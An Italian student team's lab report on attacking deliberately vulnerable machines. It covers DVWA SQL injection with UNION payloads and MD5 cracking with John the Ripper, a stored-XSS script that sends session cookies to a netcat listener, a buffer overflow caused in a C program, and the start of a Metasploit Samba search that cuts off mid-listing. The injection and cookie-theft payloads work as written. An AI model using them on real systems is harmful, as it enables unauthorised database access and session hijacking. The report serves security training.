



Build Week 2 Progetto settimana 8

11-15 marzo 2024



INDICE

1. Presentazione Team
2. Traccia e requisiti
3. Web Application Exploit SQLi
4. Web Application Exploit XSS
5. System Exploit BOF
6. Exploit Metasploitable con Metasploit
7. Exploit WindowsXp con Metasploit
8. Conclusioni

Team 1

Team leader - Verdiana Germani

Team:

- **Manuel Di Gangi**
- **Francesco Marsilio**
- **Christian Mattia Esposito**
- **Oliviero Camarota**
- **Manuel Buonanno**



Traccia e requisiti

1. Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)
2. Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.
3. Leggete attentamente il programma in allegato. Viene richiesto di:
 - Descrivere il funzionamento del programma prima dell'esecuzione.
 - Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
 - Modificare il programma affinché si verifichi un errore di segmentazione
4. Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:
 - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
 - Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
 - Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.
5. Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:
 - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
 - Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Web Application Exploit SQLi

SQLi, o SQL Injection (Structured Query Language), è una vulnerabilità che gli attaccanti sfruttano inserendo comandi SQL dannosi nelle query dell'applicazione, ottenendo così un accesso non autorizzato al database sottostante.

In sostanza, un attacco di SQL injection si verifica quando un'applicazione web non valida o filtra in modo inadeguato i dati inseriti dall'utente prima di incorporarli nelle query SQL inviate al database. Questo può consentire agli aggressori di manipolare le query in modo malevolo, eseguire azioni non autorizzate o accedere a dati sensibili nel database.

User ID:

ID: 1 OR 'a' = 'a	First name: admin	Surname: admin
ID: 1 OR 'a' = 'a	First name: Gordon	Surname: Brown
ID: 1 OR 'a' = 'a	First name: Hack	Surname: Me
ID: 1 OR 'a' = 'a	First name: Pablo	Surname: Picasso

Configurazione laboratorio

Al team viene richiesto di impostare l'indirizzo della macchina **Metasploitable** su "192.168.13.150", e l'indirizzo di **Kali Linux** su "192.168.13.100".

Verifica funzionamento rete attraverso il comando *ping*, per testare la comunicazione tra le macchine.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
      inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
          RX packets 9 bytes 540 (540.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 17 bytes 2494 (2.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 4 bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=7.81 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=5.72 ms
```

Studio DB

Dopo una verifica di presenza della vulnerabilità sul DB, si prosegue con lo studio del DB. Tramite la query presentata è stato possibile capire quali tabelle sono contenute nel DB “DVWA”.

Per proseguire lo studio viene usata una seconda query per ricavare i nomi degli attributi della tabella users.

```
' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
```

User ID:
ERE table_schema = 'dvwa' #

```
ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name:  
Surname: guestbook
```

```
ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name:  
Surname: users
```

```
' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
```

```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name:  
Surname: user_id
```

```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name:  
Surname: first_name
```

```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name:  
Surname: last_name
```

```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name:  
Surname: user
```

```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name:  
Surname: password
```

```
ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #  
First name:  
Surname: avatar
```

Attacco SQLi

Vien sfruttato l'operatore CONCAT_WS per concatenare più valori all'interno di un solo attributo così da aggirare la regola dell'operatore UNION e ottenere tutte le informazioni con l'esecuzione di una sola query

Andiamo a richiedere i dati al DB mediante la query seguente:

```
' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
```

```
ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: admin - admin - admin - 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Gordon - Brown - gordonb - e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Hack - Me - 1337 - 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Pablo - Picasso - pablo - 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Bob - Smith - smithy - 5f4dcc3b5aa765d61d8327deb882cf99
```

L'utente di nostro interesse è “Pablo Picasso, pablo, 0d107d09f5bbe40cade3de5c71e9e9b7”.

Password cracking

La password ottenuta è stata memorizzata all'interno del DB sotto forma di *hash* il che la rende inutilizzabile allo stato attuale, pertanto dobbiamo risalire alla password in chiaro.

Per ottenere il tipo di hash è stato usato *Hash-Identifier* di Kali.

Diamo in input una stringa hash per ottenere il tipo; nel nostro caso il tool ci riferisce che si tratta di Hash MD5.

```
Possible Hashs:  
[+] MD5  
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

John the Ripper

Creiamo un file dove riportiamo la password in formato *hash* ed eseguiamo il tool John the Ripper passandogli come parametri il dizionario *rockyou.txt* contenente una lista delle password più utilizzate, così da eseguire una *ricerca a dizionario*.

Infine testiamo le credenziali ricavate sulla pagina di login della DVWA.

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/Password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2024-03-11 07:04) 50.00g/s 28800p/s 28800c/s 28800C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 ./Desktop/Password.txt
?:letmein

1 password hash cracked, 0 left
```


The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) login interface. It features a large DVWA logo at the top. Below it is a form with two fields: 'Username' and 'Password'. The 'Username' field contains 'pablo' and the 'Password' field contains a series of asterisks ('*****'). At the bottom of the form is a 'Login' button.

Username: pablo
Security Level: low
PHPIDS: disabled

Login riuscito!

Web Application Exploit XSS

Cross-Site Scripting (XSS) è una tipologia di attacco informatico in cui avviene l'iniezione di script dannosi in siti web altrimenti considerati attendibili; dunque l'utente malintenzionato invia codice dannoso, generalmente sotto forma di uno script lato browser, all'utente target. Sfruttando le vulnerabilità note delle applicazioni web, gli attaccanti iniettano contenuto malevolo nel messaggio fornito dal sito compromesso in modo che quando arrivi nel web browser lato client risulti inviato dalla fonte attendibile, così da operare secondo le autorizzazioni concesse a quel sistema. In questo modo l'utente può ottenere privilegi di accesso al contenuto di pagine sensibili, ai cookie di sessione e ad una varietà di altre informazioni gestite dal browser per conto dell'utente.



Configurazione laboratorio

La macchina Metasploitable è stata configurata con il seguente indirizzo IP: 192.168.104.150

Sulla macchina Kali Linux il team ha impostato l'indirizzo IP seguente: 192.168.104.100

Infine è stata testata la comunicazione tra le macchine con il comando *ping*

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:74:94:13
          inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:9413/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B) TX bytes:4878 (4.7 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:122 errors:0 dropped:0 overruns:0 frame:0
            TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:27363 (26.7 KB) TX bytes:27363 (26.7 KB)

msfadmin@metasploitable:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
      inet6 fe80::a00:27ff:fea9:39c2 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:a9:39:c2 txqueuelen 1000 (Ethernet)
        RX packets 70 bytes 5652 (5.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 26 bytes 3210 (3.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 4 bytes 240 (240.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 4 bytes 240 (240.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.259 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.199 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.194 ms
^C
--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2044ms
rtt min/avg/max/mdev = 0.194/0.217/0.259/0.029 ms

(kali㉿kali)-[~]
```

Cross-Site Scripting (XSS)

Questo script è un redirect forzato di una pagina web. Per essere più precisi, quando questo script viene eseguito in un browser, esso reindirizza l'utente a un'altra pagina web specificata dall'URL "http://192.168.104.100:4444/index.php?cookie=" seguito dai cookie della pagina corrente.

```
<script>

    window.location="http://192.168.104.100:4444/index.php?cookie="+
    
    document.cookie;
    
</script>
```

Dunque, quando questo script viene eseguito nel contesto di una pagina web, reindirizza l'utente alla pagina "http://192.168.104.100:4444/index.php" e passa i cookie della pagina corrente come parametro nell'URL. Questo può essere utilizzato per raccogliere informazioni sulla sessione dell'utente, cosa che è generalmente considerata una pratica non etica e potenzialmente dannosa.

Attacco XSS

Il team si è connesso alla DVWA ed è stato settato il livello di sicurezza su LOW.

Viene usato Netcat ("nc") per mettersi in ascolto sulla porta 4444.

Netcat è uno strumento a riga di comando, responsabile della scrittura e della lettura dei file in rete.



```
(kali㉿Kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Attacco XSS

Il team si è posizionato nella pagina dedicata all'attacco XSS stored, ed è stata iniettata una stringa unica per verificare se essa si riflette o meno nella finestra del browser.

Sono stati inseriti *test1* e *test2* rispettivamente nel campo Name e Message.

È stato controllato il codice sorgente della pagina.

Test 1 e *Test2* sono riflessi nel browser significa che questi campi sono vulnerabili all'attacco XSS stored.

Vulnerability: Stored Cross Site Scripting

Name *

Message *

Name: test
Message: This is a test comment.

Name: test1
Message: test2

```
div id="guestbook_comments">Name: test1 <br />Message: test2 <br /></div>
```

Attacco XSS

Prima di eseguire l'attacco, è stato necessario modificare il numero nella sezione "maxlength" del modulo HTML, che indica la lunghezza massima consentita per un campo di input.

Infine è stato iniettato lo script malevolo.

Tornando nel terminale in ascolto è stato possibile verificare l'efficacia dello script, ed il furto dei cookie.



```
<tbody>
  <tr> ...
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
    </td>
  </tr>
  <tr> ...
</tbody>
</table>
```

body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table

Vulnerability: Stored Cross Site Scripting (XSS)




Name * TestBW1

Message *

```
<script>window.location='http://192.168.104.100:4444/index.php?cookie='+document.cookie;</script>
```


Sign Guestbook



```
(kali㉿Kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 58342
GET /index.php?cookie=security=low;%20PHPSESSID=97969d2828e2b68e25b24cd218487843 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

System exploit BOF

Il buffer overflow (BOF) è una vulnerabilità di sicurezza che si verifica quando un programma, durante l'esecuzione, scrive più dati in un buffer (una zona di memoria temporanea) di quanto il buffer possa effettivamente contenere. Questo può portare a sovrascrivere la memoria adiacente, causando comportamenti imprevisti, crash del programma o addirittura l'esecuzione di codice malevolo.



Analisi programma BOF

Il programma chiede all'utente l'inserimento di 10 numeri interi che vengono salvati all'interno di un vettore, mostrati all'utente, ordinati in ordine crescente tramite un algoritmo di ordinamento chiamato Bubble Sort ed in fine l'array ordinato viene nuovamente stampato a video. Questa tecnica scorre un elenco e confronta coppie adiacenti di elementi per ordinarli. Scambia gli elementi di un array in base agli elementi adiacenti. Tuttavia, il Bubble Sort è più lento rispetto al Selection Sort ma più efficiente, un altro tipo di ordinamento che trova il numero minimo dell'array e lo confronta con tutti gli altri presenti ad ogni iterazione.

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]: ", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("%d: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("%d: ", g);
        printf("%d\n", vector[j]);
    }
}

return 0;
```

Esecuzione programma BOF

È richiesto l'inserimento di 10 numeri a nostra scelta. Li inseriamo appositamente in un ordine casuale in modo tale da vedere più chiaramente il funzionamento dell'algoritmo di ordinamento. Dopo l'input vengono mostrati gli elementi del vettore nel medesimo ordine e successivamente il vettore ordinato, per tanto il codice funziona esattamente come previsto nel paragrafo precedente.

```
Inserire 10 interi:
```

```
[1]:1  
[2]:2  
[3]:3  
[4]:5  
[5]:6  
[6]:4  
[7]:7  
[8]:8  
[9]:10  
[10]:9
```

```
Il vettore inserito e':
```

```
[1]: 1  
[2]: 2  
[3]: 3  
[4]: 5  
[5]: 6  
[6]: 4  
[7]: 7  
[8]: 8  
[9]: 10  
[10]: 9
```

```
Il vettore ordinato e':
```

```
[1]:1  
[2]:2  
[3]:3  
[4]:4  
[5]:5  
[6]:6  
[7]:7  
[8]:8  
[9]:9  
[10]:10
```

Modifica programma BOF

Per sfruttare la vulnerabilità del buffer overflow e provocare un segmentation fault andiamo a modificare la condizione all'interno del ciclo for per poter inserire più elementi di quelli che l'array può ospitare.

```
1 printf ("Inserire 10 interi:\n");
2
3 for ( i = 0 ; i < 100000; i++)
4 {
5     int c= i+1;
6     printf("[%d]: ", c);
7     scanf ("%d", &vector[i]);
8 }
```

Per velocizzare i test abbiamo modificato il codice automatizzando l'inserimento, il programma estrae dei numeri casuali compresi tra zero e cento e li salva in memoria.

```
for ( i = 0 ; i < 100000; i++)
{
    int c= i+1;
    vector[i] = rand() %101;
    printf("[%d]: %d \n", c, vector[i]);
}
```

Modifica programma BOF


Come possiamo vedere dalla figura a fianco il programma ci permette di proseguire l'inserimento anche una volta superato il limite dei dieci spazi riservati al vettore, accedendo così ad un'area di memoria riservata ad altri processi e permettendoci di sovrascrivere i dati già presenti.

```
(kali㉿kali)-[~/Desktop]$ ./BOF
Inserire 10 interi:
[1]: 32
[2]: 32
[3]: 54
[4]: 12
[5]: 52
[6]: 56
[7]: 8
[8]: 30
[9]: 44
[10]: 94
[11]: 44
[12]: 39
```

```
[1886]: 22
[1887]: 88
[1888]: 47
[1889]: 26
[1890]: 24
[1891]: 82
[1892]: 99
[1893]: 28
[1894]: 21
[1895]: 15
[1896]: 75
[1897]: 51
[1898]: 95
[1899]: 63
[1900]: 84
zsh: segmentation fault  ./BOF
```

Al raggiungimento di una locazione di memoria della quale non disponiamo i permessi di scrittura il programma termina mostrando un errore di segmentation fault.


Exploit Metasploitable con Metasploit



Metasploit è un framework open-source ampiamente utilizzato per lo sviluppo, il test e l'esecuzione di exploit su sistemi informatici. Creato da Rapid7, Metasploit fornisce una piattaforma completa per la gestione e l'esecuzione di attacchi di sicurezza, test di penetrazione e sviluppo di strumenti di hacking.

root@kali:~# msfconsole

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on <http://rapid7.com/metasploit>



Configurazione laboratorio

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
          inet6 fe80::a00:27ff:fed8:4b41  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:d8:4b:41  txqueuelen 1000  (Ethernet)
              RX packets 29712  bytes 13837126 (13.1 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 34024  bytes 4104433 (3.9 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 20171  bytes 11196211 (10.6 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 20171  bytes 11196211 (10.6 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Al team viene richiesto di impostare l'indirizzo della macchina **Kali Linux** su “192.168.50.100” e l'indirizzo di **Metasploitable** su “192.168.50.150”.

```
# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.50.150
    netmask 255.255.255.0
    network 192.168.50.1
    broadcast 192.168.50.255
    gateway 192.168.50.1
```

Scansione target

La scansione di Metasploitable con Nessus può essere un modo efficace per identificare e comprendere le vulnerabilità presenti nel sistema, nel nostro caso ci siamo focalizzati sulla vulnerabilità presente sulla porta 445 TCP.

La porta 445 TCP è spesso associata al traffico di file e alla condivisione di risorse di rete. Dalla scansione sul target Metasploitable (figura seguente) è emerso che c'è una vulnerabilità legata al protocollo SMB, Samba Badlock Vulnerability



Report Nessus Metasploitable



Inizio Exploit

Eseguiamo Metasploit e tramite il comando `search` andiamo a vedere quali sono i moduli inerenti al software Samba

```
msf6 > search samba
[*] Searching https://nmap.org/ ( https://nmap.org/ ) at 2024-03-12 04:19 EDT
Matching Modules
=====
Module      # Exploit   Rank
-----      #
exploit/unix/webapp/citrix_access_gateway_exec    0   excellent
exploit/windows/license/caliclnt_getconfig        1   average
exploit/windows/misc/distcc_exec                  2   excellent
exploit/windows/smb/group_policy_startup          3   manual
post/linux/gather/enum_configs                   4   normal
auxiliary/scanner/rsync/modules_list             5   normal
exploit/windows/fileformat/ms14_060_sandworm       6   excellent
exploit/unix/http/quest_kace_systems_management_rce 7   excellent
exploit/multi/samba/usermap_script                8   excellent
exploit/multi/samba/ntrrans                        9   average
exploit/linux/Samba/setinfopolICY_heap           10  normal
auxiliary/admin/smb/Samba_symlink_traversal      11  normal
auxiliary/scanner/smb/smb_uninit_cred            12  normal
exploit/linux/Samba/chain_reply                   13  good
exploit/linux/Samba/is_known_pipeName             14  excellent
auxiliary/dos/Samba/lsa_addprivs_heap            15  normal
auxiliary/dos/samba/lsa_transnames_heap          16  normal
exploit/linux/Samba/lsa_transnames_heap           17  good
exploit/osx/samba/lsa_transnames_heap            18  average
exploit/solaris/samba/lsa_transnames_heap        19  average
auxiliary/dos/Samba/read_nttrans_ea_list         20  normal
exploit/freebsd/samba/trans2open                 21  great
exploit/linux/Samba/trans2open                   22  great
exploit/osx/samba/trans2open                     23  great
exploit/solaris/samba/trans2open                 24  great
exploit/windows/http/Samba_r6_search_results     25  normal

Module      # Exploit   Rank
-----      #
Citrix Access Gateway Command Execution
Computer Associates License Client GETCONFIG Overflow
DistCC Daemon Command Execution
Group Policy Script Execution From Shared Resource
Linux Gather Configurations
List Rsync Modules
MS14-060 Microsoft Windows OLE Package Manager Code Execution
Quest KACE Systems Management Command Injection
Samba "username map script" Command Execution
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
Samba SetInformationPolicy AuditEventsInfo Heap Overflow
Samba Symlink Directory Traversal
Samba _netr_ServerPasswordSet Uninitialized Credential State
Samba chain_reply Memory Corruption (Linux x86)
Samba is_known_pipeName() Arbitrary Module Load
Samba lsa_io_privilege_set Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba read_nttrans_ea_list Integer Overflow
Samba trans2open Overflow (*BSD x86)
Samba trans2open Overflow (Linux x86)
